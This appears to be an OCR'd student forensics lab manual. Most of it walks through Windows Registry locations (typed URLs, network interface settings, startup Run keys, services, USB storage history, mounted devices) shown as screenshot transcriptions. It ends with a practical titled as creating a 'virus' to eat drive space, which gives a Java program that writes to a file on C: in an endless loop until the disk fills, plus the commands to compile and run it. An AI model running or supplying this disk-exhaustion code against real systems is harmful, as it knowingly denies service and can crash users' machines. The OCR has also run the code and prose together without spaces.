


Name	Type	Data
(Default)	REG_SZ	(value not set)
url1	REG_SZ	http://localhost/phpmyadmin/
url2	REG_SZ	D:\MSC19\Sayali19\CRUD\build\generated-source...
url3	REG_SZ	http://search.conduit.com/ResultsExt.aspx?ctid=C...
url4	REG_SZ	http://go.microsoft.com/fwlink/?LinkId=69157

Computer\HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TypedURLs

IP Addresses

HKEY_LOCAL_MACHINE\System\Services\CurrentControlSet\services\Tcpip\Parameters\Interface s




Name	Type	Data
(Default)	REG_SZ	(value not set)
AddressType	REG_DWORD	0x00000000 (0)
DhcpConnForce...	REG_DWORD	0x00000000 (0)
DhcpDefaultGat...	REG_MULTI_SZ	172.16.0.1
DhcpDomain	REG_SZ	DHCP
DhcpGatewayH...	REG_BINARY	ac 10 00 01 06 00 00 00 70 4f 57 21 18 1a
DhcpGatewayH...	REG_DWORD	0x00000001 (1)
DhcpInterfaceO...	REG_BINARY	06 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 4e f4...
DhcpIPAddress	REG_SZ	172.16.0.212
DhcpNameServer	REG_SZ	49.45.0.1
DhcpServer	REG_SZ	172.16.0.3
DhcpSubnetMask	REG_SZ	255.255.224.0
DhcpSubnetMas...	REG_MULTI_SZ	255.255.224.0
Domain	REG_SZ	
EnableDeadGW...	REG_DWORD	0x00000001 (1)

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\Tcpip\Parameters\Interfaces\{0DB5C7AB-E94B-4BB9-86B9-434D8935C27A}

Start Up Locations in the Registry

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run




Name	Type	Data
(Default)	REG_SZ	(value not set)

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

RunOnce Startup

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce




Name	Type	Data
(Default)	REG_SZ	(value not set)

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce

Start Up Services

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services



Registry Editor
File
Edit
View
Favorites
Help
services
.NET CLR Data
.NET CLR Networking
.NET CLR Networking 4.0.0.0
.NET Data Provider for Oracle
.NET Data Provider for SqlServer
.NET Memory Cache 4.0
.NETFramework
{0DB5C7AB-E94B-4BB9-86B9-434D8935
{1EBBC74D-DA29-414F-B210-FD4788E2
{E33A26AF-BA71-4DEE-AE88-5B8D3CC
1394ohci
ACPI
AcpiPmi
adp94xx
adpahci
adpu320

Name	Type	Data
(Default)	REG_SZ	(value not set)
DisplayName	REG_SZ	1394 OHCI Compliant Host Controller
DriverPackageId	REG_SZ	1394.inf_amd64_neutral_c7fb486a9758e3d8
ErrorControl	REG_DWORD	0x00000001 (1)
ImagePath	REG_EXPAND_SZ	\SystemRoot\system32\DRIVERS\1394ohci.sys
Start	REG_DWORD	0x00000003 (3)
Type	REG_DWORD	0x00000001 (1)

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\1394ohci

Start Legacy Applications

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\WOW




Name	Type	Data
(Default)	REG_SZ	(value not set)

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\WDI

Start When a Particular User Logs On

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run




Name	Type	Data
(Default)	REG_SZ	(value not set)
BackgroundCon...	REG_SZ	"C:\Windows\SysWOW64\Rundll32.exe" "C:\Users...

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

USB Storage Devices

HK_Local_Machine\System\ControlSet00x\Enum\USBSTOR



Registry Editor
File
Edit
View
Favorites
Help
HTREE
IDE
IUSB3
PCI
PCIIDE
Root
SCSI
STORAGE
SW
UMB
USB
USBSTOR
Disk&Ven_Generic&Prod_USB_Flas
Disk&Ven_Kingston&Prod_DataTra
Disk&Ven_Kingston&Prod_DataTra
Disk&Ven_SanDisk&Prod_Cruzer_B
Disk&Ven_Sony&Prod_Storage_Me

Name	Type	Data
(Default)	REG_SZ	(value not set)

Computer\HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\USBSTOR\Disk&Ven_Generic&Prod_USB_Flash_Disk&Rev_7.76

Mounted Devices

HKEY_LOCAL_MACHINE\System\MountedDevices



Name	Type	Data
(Default)	REG_SZ	(value not set)
\??\Volume{2c7...	REG_BINARY	6b 30 db 8b 00 00 10 00 00 00 00 00
\??\Volume{2c7...	REG_BINARY	6b 30 db 8b 00 00 50 06 00 00 00 00
\??\Volume{2c7...	REG_BINARY	6b 30 db 8b 00 00 10 d4 30 00 00 00
\??\Volume{2c7...	REG_BINARY	6b 30 db 8b 00 00 b0 06 5c 00 00 00
\??\Volume{2c7...	REG_BINARY	5c 00 3f 00 3f 00 5c 00 49 00 44 00 45 00 23 00 43 00 ..
\??\Volume{2c7...	REG_BINARY	5f 00 3f 00 3f 00 5f 00 55 00 53 00 42 00 53 00 54 00 ...
\??\Volume{313...	REG_BINARY	6b 30 db 8b 00 00 c0 06 5c 00 00 00
\??\Volume{38a...	REG_BINARY	5f 00 3f 00 3f 00 5f 00 55 00 53 00 42 00 53 00 54 00 ...
\??\Volume{5b7...	REG_BINARY	5c 00 3f 00 3f 00 5c 00 53 00 43 00 53 00 49 00 23 00 ..
\??\Volume{a3c...	REG_BINARY	5f 00 3f 00 3f 00 5f 00 55 00 53 00 42 00 53 00 54 00 ...
\??\Volume{a3c...	REG_BINARY	5f 00 3f 00 3f 00 5f 00 55 00 53 00 42 00 53 00 54 00 ...
\??\Volume{a3c...	REG_BINARY	5f 00 3f 00 3f 00 5f 00 55 00 53 00 42 00 53 00 54 00 ...
\??\Volume{ca6...	REG_BINARY	5f 00 3f 00 3f 00 5f 00 55 00 53 00 42 00 53 00 54 00 ...
\DosDevices\C:	REG_BINARY	6b 30 db 8b 00 00 50 06 00 00 00 00

Computer\HKEY_LOCAL_MACHINE\SYSTEM\MountedDevices

Practical No:10

Aim: create a virus for eating space of particular drive.

Description:

Virus:


Acomputervirusismaliciouscodethatreplicatesbycopyingitselftoanotherprogram,computer bootsectorordocumentandchangeshowacomputerworks.Thevirusrequiressomeoneto knowinglyorunknowinglyspreadtheinfectionwithouttheknowledgeorpermissionofauseror systemadministrator.Incontrast,acomputerworm isstand-aloneprogrammingthatdoesnot need tocopyitselftoahostprogramorrequirehumaninteractiontospread.Virusesandworms mayalsobe referredtoasmalware.

Virus.java

Code:

```
importjava.io.FileWriter;
importjava.io.IOException;
publicclassVirus
{
        publicstaticvoidmain(Stringargs[])
        {
                tr
                y
                {       FileWriterfw=new FileWriter("c:/virus.dll",true);
                        while(true)
                        {
                                fw.write("virushasbeenactivated");
                        }
                }
                catch(IOExceptione)
                {
                        e.printStackTrace();
                }
        }
}
```

Output:



```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\admin>d:

D:\>set path="c:\Program Files\Java\jdk1.7.0_60\bin"

D:\>javac Virus.java

D:\>java Virus
```